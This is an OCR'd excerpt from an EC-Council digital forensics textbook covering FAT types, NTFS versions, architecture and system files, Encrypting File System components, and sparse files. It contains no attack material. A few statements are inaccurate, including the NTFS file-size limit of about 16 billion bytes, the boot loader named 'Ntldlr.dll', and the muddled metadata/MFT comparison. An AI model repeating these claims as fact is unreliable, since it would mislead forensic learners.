
Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

is in the power of two. Devices that implement FAT include flash memory, digital cameras, and other portable devices. Almost all OSes installed on personal computers implement the FAT file system.

System	Bytes Per Cluster within File Allocation Table	Cluster Limit
FAT12	1.5	Fewer than 4087 clusters
FAT16	2	Between 4,087 and 65,526 clusters, inclusive
FAT32	4	Between 65,526 and 268,435,456 clusters, inclusive

Table 3.6: Types of FAT file system

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



New Technology File System (NTFS)

New Technology File System (NTFS) is one of the latest file systems supported by Windows. It is a high-performance file system that repairs itself; it supports several advanced features such as file-level security, compression, and auditing. It also supports large and powerful volume storage solutions such as self-recovering disks.

NTFS provides data security as it has the capability to encrypt or decrypt data, files, or folders. It uses a 16-bit Unicode character set naming method for files and folders. This attribute of NTFS allows users worldwide to manage their files in their native languages. Moreover, it has fault tolerance for the file system. If the user makes any modifications or changes to the files, NTFS makes a note of all changes in specific log files. If the system crashes, NTFS uses these log files to restore the hard disk to a reliable condition with minimal data loss. NTFS also utilizes the concept of metadata and master file tables. Metadata contains information about the data stored in the computer. A master file table also contains the same information in a tabular form, but compared to metadata, this table has less capacity to store data.

NTFS uses the Unicode data format. The following are the different versions of NTFS:


- v1.0 (found in Windows NT 3.1), v1.1 (Windows NT 3.5), and v1.2 (Windows NT 3.51 and Windows NT 4)
- v3.0 (found in Windows 2000)
- v3.1 (found in Windows XP, Windows Server 2003, Windows Vista, and Windows 7)
- The final three versions are sometimes referred to as v4.0, v5.0, and v5.1

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The features of NTFS include the following:

- NTFS uses the b-tree directory scheme to store information about file clusters
- NTFS stores the information about a file's clusters and other data within the cluster
- NTFS supports files of size up to approximately 16 billion bytes
- An access-control list (ACL) allows the server administrator to access specific files
- NTFS features integrated file compression
- NTFS provides data security on both removable and fixed disks

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Architecture

At the time of formatting the volume of the file system, the system creates Master Boot Record. It contains some executable code called a master boot code and information about the partition table for the hard disk. When a new volume is mounted, the Master Boot Record runs the executable master boot code. IN NTFS, all files are stored in clusters and have their individual attributes. Components such as the name, size, or data stored in a file are considered as attributes. Thus, the internal structure of the NTFS is akin to that of a database in which all files are treated as objects by the OS.




Figure 3.28: NTFS architecture


Components of the NTFS architecture are as follows:

- **Hard disk:** It is comprised of at least one partition
- **Master Boot Record:** It contains executable master boot code that the computer system BIOS loads into memory; this code is used to scan the Master Boot Record to locate the partition table to find out which partition is active/bootable

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Boot sector:** Also known as volume boot record (VBR), it is a very first sector found in a NTFS filesystem which stores the boot code and other information, such as the type, location of size of data in NTFS filesystem
- **Ntldlr.dll:** As a boot loader, it accesses the NTFS filesystem and loads contents of the boot.ini file
- **Ntfs.sys:** It is a computer system file driver for NTFS
- **Kernel mode:** It is the processing mode that permits the executable code to have direct access to all the system components
- **User mode:** It is the processing mode in which an executable program or code runs

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




NTFS System Files

Many system files are stored in the root directory of an NTFS volume; these files contain file-system metadata.

Filename	Description
$attrdef	Contains definitions of all system-and user-defined attributes of the volume
$badclus	Contains all the bad clusters
$bitmap	Contains bitmap for the entire volume
$boot	Contains the volume's bootstrap
$logfile	Used for recovery purposes
$mft	Contains a record for every file
$mftmirr	Mirror of the MFT used for recovering files
$quota	Indicates disk quota for each user
$upcase	Converts characters into uppercase Unicode
$volume	Contains volume name and version number

Table 3.7: NTFS system files

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Encrypting File Systems (EFS)

To protect files from mishandling and to ensure their security, the system should encrypt them. For this purpose, NTFS has the Encrypting File System (EFS) as a built-in feature. Encryption in file systems uses symmetric key encryption technology with public key technology for encryption. The user obtains a digital certificate with a pair of keys consisting of a public key and a private key. A private key is not applicable for users logged in to local systems; instead, the system uses EFS to set a key for local users.

This encryption technology maintains a level of transparency for the users who encrypted a file. Users need not decrypt a file when they access it to make changes. Furthermore, after the user has completed working on a file, the system saves the changes and automatically restores the encryption policy.

When any unauthorized user attempts to access an encrypted file, they receive an "Access denied" message. To enable encryption and decryption facilities in a Windows NT–based OS, the user must set encryption attributes for files and folders they wish to encrypt or decrypt. The system automatically encrypts all the files and subfolders in a folder. To take the best advantage of the encryption capability, experts recommend that the system should have encryption at the folder level. This implies that a folder should not contain encrypted files simultaneously with unencrypted files.

Users can manually encrypt a file or folder by using the graphical user interface (GUI) of Windows, by using a command-line tool such as Cipher, or through Windows Explorer by selecting the appropriate options in the menu.

Encryption is important for sensitive files in a system, and NTFS uses encryption to protect files from unauthorized access and ensure a high level of security. The system issues a file encryption

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

certificate whenever a user encrypts a file. If the user loses that certificate and related private key (through a disk or any other reason), they can perform data recovery through the recovery key agent. In Windows 2000 Server–based networks, which maintain the Active Directory service, the domain administrator is the recovery agent by default. Preparation for the recovery of files occurs in advance, even before the user or system encrypts them. The recovery agent holds a special certificate and related private key, which help in data recovery.




Figure 3.29: Operation of EFS

Components of EFS




Figure 3.30: Components of EFS

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **EFS Service**

  The EFS service, which is a part of the security subsystem, acts as an interface with the EFS driver by using the local procedure call (LPC) communication port between the Local Security Authority (LSA) and the kernel-mode security reference monitor.

  It also acts as an interface with CryptoAPI in the user mode in order to derive file encryption keys to generate data decryption fields (DDFs) and data recovery fields (DRFs). This service also supports Win32 application programming interfaces (APIs).

  The EFS service uses CryptoAPI to extract the file encryption key (FEK) for a data file and uses it to encode the FEK and produce the DDF.

- **EFS Driver**

  The EFS driver is a file system filter driver stacked on top of NTFS. It connects with the EFS service to obtain file encryption keys, DDFs, DRFs, and other key management services.

  It sends this information to the EFS file system runtime library (FSRTL) to perform file-system functions such as open, read, write, and append.

- **CryptoAPI**

  CryptoAPI contains a set of functions that allow application developers to encrypt their Win32 applications; these functions allow applications to encrypt or digitally sign data and offer security for private key data.

  It supports public-key and symmetric-key operations such as generation, management and secure storage, exchange, encryption, decryption, hashing, digital signatures, and the verification of signature.

- **EFS FSRTL**


  The EFS FSRTL is a part of the EFS driver that implements NTFS callouts to handle various file-system operations such as reads, writes, and opens on encrypted files and directories, as well as operations to encrypt, decrypt, and recover file data when the system writes it to or reads it from the disk.

  The EFS driver and FSRTL act as a single component but never communicate directly. They communicate with each other by using the NTFS file control callout mechanism.

- **Win32 API**

  EFS provides an API set to provide access to its features; the API set also provides a programming interface for operations such as the encryption of plaintext files, decryption or recovery of ciphertext files, and import and export of encrypted files without decryption.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sparse Files

A sparse file is a type of computer file that attempts to use file-system space more efficiently when blocks allocated to the file are mostly empty. To improve efficiency, the file system writes brief information (metadata) about the file in the empty blocks to fill the block using a low amount of disk space.

The sparse files offer a technique of saving disk space by allowing the I/O subsystem to allocate only meaningful (nonzero) data. In a sparse NFTS file, clusters are assigned for the data that an application defines; in the case of non-defined data, the file system marks the space as unallocated.




Figure 3.31: Without sparse file attribute set

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.32: With sparse file attribute set

